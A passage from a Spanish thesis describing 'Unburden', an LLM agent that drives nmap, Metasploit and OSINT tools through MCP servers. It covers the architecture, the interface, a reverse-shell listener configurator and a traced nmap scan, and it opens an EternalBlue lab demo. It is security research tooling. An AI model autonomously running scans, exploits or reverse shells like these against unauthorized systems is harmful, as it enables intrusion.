- `agent.run()`: Método del *FunctionAgent* de LlamaIndex
 - `message`: Texto del usuario
 - `ctx=agent_context`: Contexto global (ver sección Contexto del agente)
2. Construcción del **prompt** interno:
 - System Prompt: Las instrucciones definidas en `SYSTEM_PROMPT` (`config.py`)
 - Historial de conversación: Mensajes previos del contexto
 - Definiciones de herramientas: Esquemas JSON de todas las tools [MCP](#) disponibles
 - Mensaje actual: La consulta del usuario

3. Llamada al LLM vía Ollama:

LlamaIndex → Ollama API (*localhost:11434*) → *Qwen3:14b*

El LLM recibe el prompt completo junto con las definiciones de herramientas disponibles.

4. Procesamiento de la respuesta: El LLM puede devolver:

- Texto directo: Si no necesita herramientas
- Tool call: JSON con la herramienta a ejecutar y sus parámetros

5. Si el LLM llama una herramienta:

- (1) El Agent Manager ejecuta la tool a vía MCP Client
- (2) El resultado se añade al contexto
- (3) Se reenvía el contexto actualizado al LLM
- (4) El LLM procesa el resultado y decide si llamar otra herramienta o generar respuesta final

Este ciclo se repite hasta que el LLM genera una respuesta final (evento *StopEvent*) o se alcanza el límite de 50 tool calls.

Otros componentes del Backend

Además de los componentes principales descritos anteriormente, el backend incluye otros archivos para gestionar funcionalidades específicas como la generación de informes, manejo de *reverse shells*, *endpoints*, etc. A continuación se describen brevemente:

Endpoints de la gestión de informes

Archivo: *src/backend/routes/pentesting.py*

Gestiona la generación, actualización y descarga de informes de pentesting en formato Markdown.

Gestión de servidores MCP

Archivo: *src/backend/routes/mcp.py*

Endpoints para consultar estado, importar y eliminar servidores MCP del usuario.

Detección y gestión de Reverse Shells

Archivo: `src/backend/chat/shell_handler.py`

Detecta solicitudes de reverse shell, valida y ayuda en su configuración y crea sesiones tmux con listeners.

Parser de instrucciones secuenciales

Archivo: `src/backend/chat/sequential_parser.py`

Detecta y parsea instrucciones numeradas para su ejecución secuencial aislada.

Gestor de informes

Archivo: `src/backend/reports/report_manager.py`

Utiliza el [LLM](#) para generar y actualizar informes profesionales desde el historial.

Gestor de chats

Archivo: `src/backend/chat/chat_manager.py`

Persistencia de chats usando archivos Markdown.

Gestor de configuración MCP

Archivo: `src/backend/mcp/mcp_manager.py`

Gestiona la configuración dual de servidores [MCP](#) (sistema + usuario) y su fusión.

Esquemas de datos

Archivo: `src/backend/models/schemas.py`

Definiciones Pydantic para validación de requests en la API.

Utilidades

Archivo: `src/backend/utils/utils.py`

Funciones auxiliares: filtrado de tags, sanitización de nombres y parseo de Markdown.

5.4 Frontend

El frontend de Unburden constituye la interfaz gráfica que permite al usuario interactuar con el asistente de pentesting. La aplicación web ha sido diseñada con una estética que simula una terminal con estilo ciberpunk.

5.4.1 Arquitectura del Frontend

La aplicación está estructurada en componentes React:

- *App.tsx*: Componente raíz que gestiona el estado global y coordina la comunicación con el backend
- *ChatSidebar.tsx*: Panel lateral para navegación de chats
- *MarkdownRenderer.tsx*: Renderiza contenido Markdown
- *MarkdownEditor.tsx*: Editor para modificar informes e históricos
- *ShellConfigModal.tsx*: Configuración de reverse shells
- Componentes UI: Elementos reutilizables (Button, Input, Textarea, Card, etc.)

El frontend se comunica con el backend mediante una API REST, enviando las consultas del usuario y recibiendo las respuestas procesadas por el agente. La interfaz también gestiona funcionalidades como la configuración de reverse shells mediante paneles interactivos y la generación/edición de informes de pentesting en formato Markdown.

5.4.2 Tecnologías principales

- React: Framework principal para construcción de la interfaz
- TypeScript [41]: Añade tipos a JavaScript para evitar errores
- Vite [42]: Empaqueta y compila la aplicación de forma rápida
- TailwindCSS [43]: Framework [Cascading Style Sheets \(CSS\)](#) para estilos consistentes
- react-markdown [50]: Renderización de contenido Markdown

5.4.3 Interfaz principal

El diseño visual emplea una paleta de colores neón sobre fondo oscuro, proporcionando una experiencia visual cómoda y agradable a la vista.




Figura 5.5: Vista general de la interfaz principal de Unburden

La interfaz principal se compone de tres áreas fundamentales:

- Panel lateral izquierdo: Contiene el historial de chats que ha tenido el usuario con la herramienta, permitiendo la navegación entre ellos.
- Área central (chat): Espacio principal donde se desarrolla la conversación con el asistente.
- Barra superior: Incluye controles principales como el modo de pentesting, gestión de contexto y configuración de servidores [MCP](#).

5.4.4 Gestión de conversaciones

Esta sección describe las funcionalidades que permite gestionar las conversaciones del usuario con el asistente.

Creación de nuevo chat

La creación de nuevas conversaciones se realiza pulsando en **[NEW CHAT]**:

- Título del chat: Nombre de la sesión
- Target (opcional): Identificador del objetivo (dirección IP, dominio, nombre de empresa, etc.)


The image shows a dark-themed modal window titled "[NEW CHAT]" in green. It contains two input fields: "Título:" with a text input containing "Nueva conversación", and "Target:" with a dropdown menu showing "Sin target" and a small green checkmark, followed by a purple "[+]" button. At the bottom, there are two buttons: a grey "[CANCEL]" button and a green "[CREATE]" button.

Figura 5.6: Panel para crear una nueva conversación

Esta funcionalidad permite organizar el trabajo por proyectos o clientes, facilitando la localización posterior de información específica.

Filtrado de conversaciones

El sistema incluye una barra de búsqueda integrada en el panel lateral que permite buscar conversaciones por título y filtrarlas por target, de manera que el usuario pueda tener el sistema correctamente organizado y accesible.




Figura 5.7: Función de búsqueda de conversaciones




Figura 5.8: Filtrado y organización por objetivos

Opciones de chat

Cada conversación dispone de una serie de opciones que permiten:

- **[RENAME]**: Modificar el título de la conversación
- **[EDIT TARGET]**: Actualizar el objetivo
- **[DELETE]**: Borrar la conversación permanentemente (internamente borra el archivo markdown asociado)




Figura 5.9: Menú con opciones de gestión de chat

Contraer panel de chats

El panel lateral puede contraerse para maximizar el área del chat con [LLM](#).



Figura 5.10: Vista con panel lateral contraído

5.4.5 Modo pentesting

El **modo pentesting** es una característica de Unburden que activa funcionalidades específicas para trabajo con informes.




Figura 5.11: Interfaz en modo pentesting

Funciones activas

Cuando el modo pentesting está activado, se habilitan los siguientes controles:

- **[GEN]**: Genera un informe profesional basado en la conversación actual
- **[UPD]**: Actualiza un informe existente con nueva información
- **[RPT]**: Abre el editor de informes para modificar el contenido
- **[RPT↓]**: Descarga el informe generado en formato Markdown
- **[LOG]**: Abre el editor del histórico completo de la conversación
- **[LOG↓]**: Descarga el histórico completo de la conversación
- **[WIPE]**: Limpia todos los datos de pentesting de la sesión actual

Edición de históricos

El editor de históricos e informes permite:

- Revisión completa: Acceso a todo el histórico de la conversación o al informe generado
- Edición directa: Modificación del contenido antes de exportar
- Formato Markdown
- Vista previa: Posibilidad de visualizar el contenido mediante un intérprete del formato Markdown
- Guardado de cambios: Persistencia de modificaciones
- Cancelación: Opción de descartar cambios si es necesario




Figura 5.12: Editor de históricos de conversación

Esta funcionalidad es especialmente útil para eliminar información sensible, añadir notas o comentarios, estructurar mejor la documentación y adaptarla según las necesidades, etc.

5.4.6 Gestión de servidores MCP

Importación de servidores

A través del botón **[MCP+]** disponible en la interfaz, el usuario puede importar los servidores MCP que desee, insertando la definición del JSON del mismo (mismo formato que utilizan los servidores propios del sistema), permitiendo personalizar y ampliar las capacidades de la herramienta, gracias a su diseño modular.




Figura 5.13: Configuración de servidores de usuario

Visualización de servidores conectados

A través del botón `[MCPs ≡]` disponible en la interfaz, el usuario puede consultar diferente información de los servidores configurados.




Figura 5.14: Panel de gestión de servidores MCP

El panel de servidores [MCP](#) muestra:

- System Servers: Integrados por defecto e inmutables desde la interfaz
- User Servers: Añadidos por el usuario
- Estado de conexión
- Herramientas disponibles: Lista de *tools* que proporciona cada servidor

En esta sección podemos visualizar las diferentes herramientas que contiene cada servidor.



Figura 5.15: Vista detallada de herramientas disponibles por servidor

Gestión del contexto

La aplicación incluye controles para gestionar la memoria del asistente:

- **[REFRESH CTX]**: Recarga el contexto cargando la información del histórico del chat
- **[CLEAR CTX]**: Limpia la memoria del asistente




Figura 5.16: Gestión de contexto

Estos controles son necesarios para evitar errores por acumulación de contexto o para resetear la conversación sin perder el histórico.

5.4.7 Detector de Reverse Shells

Cuando el usuario le pide al asistente que desea obtener una reverse shell, este automáticamente detecta dicha petición y muestra un panel para su configuración.

The image is a screenshot of a terminal window with a dark background. At the top, the prompt is "[SHELL:CONFIG]\$ configure_reverse_shell.sh" followed by a close button "[X]". Below the prompt is a yellow warning box with a triangle icon and the text "ADVERTENCIA:". Inside the box are three bullet points: "• Necesitas una sesión Meterpreter o shell activa previa", "• Esta debe haber sido ejecutada mediante un exploit en una instrucción anterior", and "• El listener se creará en una sesión tmux en background". Below the warning box is a blue box with a gear icon and the text "CONFIGURACIÓN DE REVERSE SHELL:". Inside this box are four numbered steps: "1. Especifica tu IP (LHOST) donde recibirás la conexión", "2. Configura el puerto del listener (LPORT)", "3. Selecciona el sistema operativo de la víctima", and "4. O usa detección automática por ping TTL". Below the blue box are three input fields. The first is labeled "Tu IP (LHOST): *" and contains the text "192.168.56.1" with a help button "[?]" to its right. The second is labeled "Puerto Listener (LPORT): *" and contains the text "4445". The third is labeled "Sistema Operativo Víctima: *" and is a dropdown menu with the text "-- Seleccionar SO --" and a downward arrow. Below these fields is a purple button with the text "[+] No conozco el SO → Detectar por TTL". At the bottom of the panel are two buttons: "[CANCELAR]" and "[CONFIGURAR Y EJECUTAR]".

Figura 5.17: Configuración de Reverse Shell

En el caso de que el usuario no sepa su propia dirección IP puede darle al botón [?] para obtener ayuda. Por otra parte, si no sabe el sistema operativo de la máquina objetivo, se ofrece la opción de detectarlo automáticamente mediante el análisis del [Time To Live \(TTL\)](#) al hacer un *PING*.

Una vez configurada, se crea una sesión *tmux* [51], en la que, mediante *Netcat* [52], habrá un listener esperando recibir la conexión.

5.5 Flujo completo de una petición con tool call

Esta sección describe el flujo completo de una consulta de usuario que requiere la ejecución de una herramienta [MCP](#). Para ilustrar el proceso, utilizaremos el ejemplo: *"Escanea los puertos abiertos de 192.168.1.100"*.

5.5.1 Visión general del flujo

Cuando un usuario solicita un escaneo de puertos, el sistema debe interpretar la petición, identificar qué herramienta usar, ejecutarla y devolver los resultados en el formato adecuado. El proceso involucra la comunicación entre frontend, backend, [LLM](#) y servidores [MCP](#), coordinados mediante el protocolo [MCP](#) y orquestados por LlamaIndex.

5.5.2 Fase 1: Frontend - Entrada del usuario

El usuario escribe su consulta en la interfaz web y la envía. La interfaz captura el mensaje y construye una petición HTTP POST que incluye el mensaje, el ID del chat y el estado del modo pentesting. Esta petición se envía al endpoint */chat* del backend mediante *fetch()*.

5.5.3 Fase 2: Backend - API

El endpoint FastAPI recibe la petición, parsea el JSON y valida que el mensaje no esté vacío. Extrae el contenido del mensaje y el ID del chat, y delega el procesamiento al Agent Manager. El endpoint también maneja casos especiales como la detección de solicitudes de reverse shells antes de procesar el mensaje principal.

5.5.4 Fase 3: Agent Manager - Ejecución del agente

El Agent Manager recibe el mensaje y lo ejecuta utilizando el agente de LlamaIndex con el contexto global. El agente procesa eventos en streaming, monitorizando cada tool call para detectar posibles loops infinitos (límite de 50 llamadas). Durante esta fase, el agente mantiene el estado de la conversación en el contexto global, permitiendo referencias a interacciones anteriores.

5.5.5 Fase 4: Construcción del prompt

LlamaIndex construye automáticamente un prompt completo que incluye:

1. System Prompt: Instrucciones que definen el comportamiento del agente
2. Definiciones de herramientas: Esquemas JSON de las 84 herramientas MCP disponibles (nmap, metasploit, osint, network-tools)
3. Historial de conversación
4. Mensaje actual

Este prompt se envía a Ollama, que ejecuta el modelo Qwen3:14b localmente.

5.5.6 Fase 5: Razonamiento del LLM

El modelo de lenguaje recibe el prompt y analiza la petición. Identifica que se trata de un escaneo de puertos, examina las herramientas disponibles del servidor Nmap MCP y determina que `top_ports` es la función apropiada. Extrae el target (`192.168.1.100`) del mensaje y genera un tool call con los parámetros necesarios: targets, count (1000) y timing (T4).

5.5.7 Fase 6: Invocación de la herramienta MCP

LlamaIndex detecta el tool call del LLM y utiliza `McpToolSpec` para traducirlo a una petición JSON-RPC 2.0. El `BasicMCPClient` envía esta petición al servidor MCP de Nmap mediante el transporte configurado (en este caso, STDIO). La petición incluye el método `tools/call`, el nombre de la herramienta (`top_ports`) y los argumentos.

El servidor MCP de Nmap recibe la petición JSON-RPC y FastMCP la deserializa automáticamente. Localiza la función Python decorada con `@mcp.tool()` que corresponde a `top_ports` y la ejecuta. La función:

1. Valida el target usando expresiones regulares
2. Construye los argumentos de nmap: `-T4 -top-ports 1000`
3. Ejecuta `nmap` como subprocesso
4. Captura stdout y stderr
5. Devuelve la salida completa del comando

El comando ejecutado es: `nmap -T4 -top-ports 1000 192.168.1.100`

5.5.8 Fase 7: Retorno del resultado

El servidor [MCP](#) empaqueta la salida de `nmap` en una respuesta en formato JSON-RPC. Esta respuesta viaja de vuelta al cliente [MCP](#), que la deserializa y la entrega a `LlamaIndex`. `LlamaIndex` actualiza automáticamente el contexto del agente añadiendo el resultado como un mensaje de tipo *tool* y reenvía el contexto completo al [LLM](#) para que procese el resultado.

5.5.9 Fase 8: Generación de respuesta final

El [LLM](#) recibe la salida de `nmap` y la procesa para generar una respuesta. Analiza la información, identifica los puertos abiertos y formatea estos datos en una respuesta en Markdown.

5.5.10 Fase 9: Renderizado en el Frontend

El backend filtra las `<think>` que produce [LLM](#), guarda tanto el mensaje del usuario como la respuesta en el archivo Markdown del chat, y devuelve la respuesta al frontend mediante JSON. El componente React añade el mensaje al estado local y el `MarkdownRenderer` procesa el contenido, aplicando el formato visual.

5.5.11 Diagrama de flujo

El siguiente esquema resume el flujo completo de una petición:




Figura 5.18: Diagrama de flujo

Funcionamiento

En este capítulo se presenta una demostración práctica del funcionamiento de Unburden en un entorno controlado. El objetivo es mostrar cómo el sistema es capaz de asistir en la identificación y explotación de vulnerabilidades mediante la integración del LLM[2, 3] con herramientas de pentesting[1], así como mostrar la capacidad de generar informes.

6.1 Ejecución de exploit y tareas previas necesarias

Para esta demostración se ha desplegado una máquina virtual con Windows Server 2008[53], sistema operativo conocido por su vulnerabilidad a EternalBlue[54], un exploit que aprovecha una vulnerabilidad crítica en el protocolo Server Message Block (SMB).

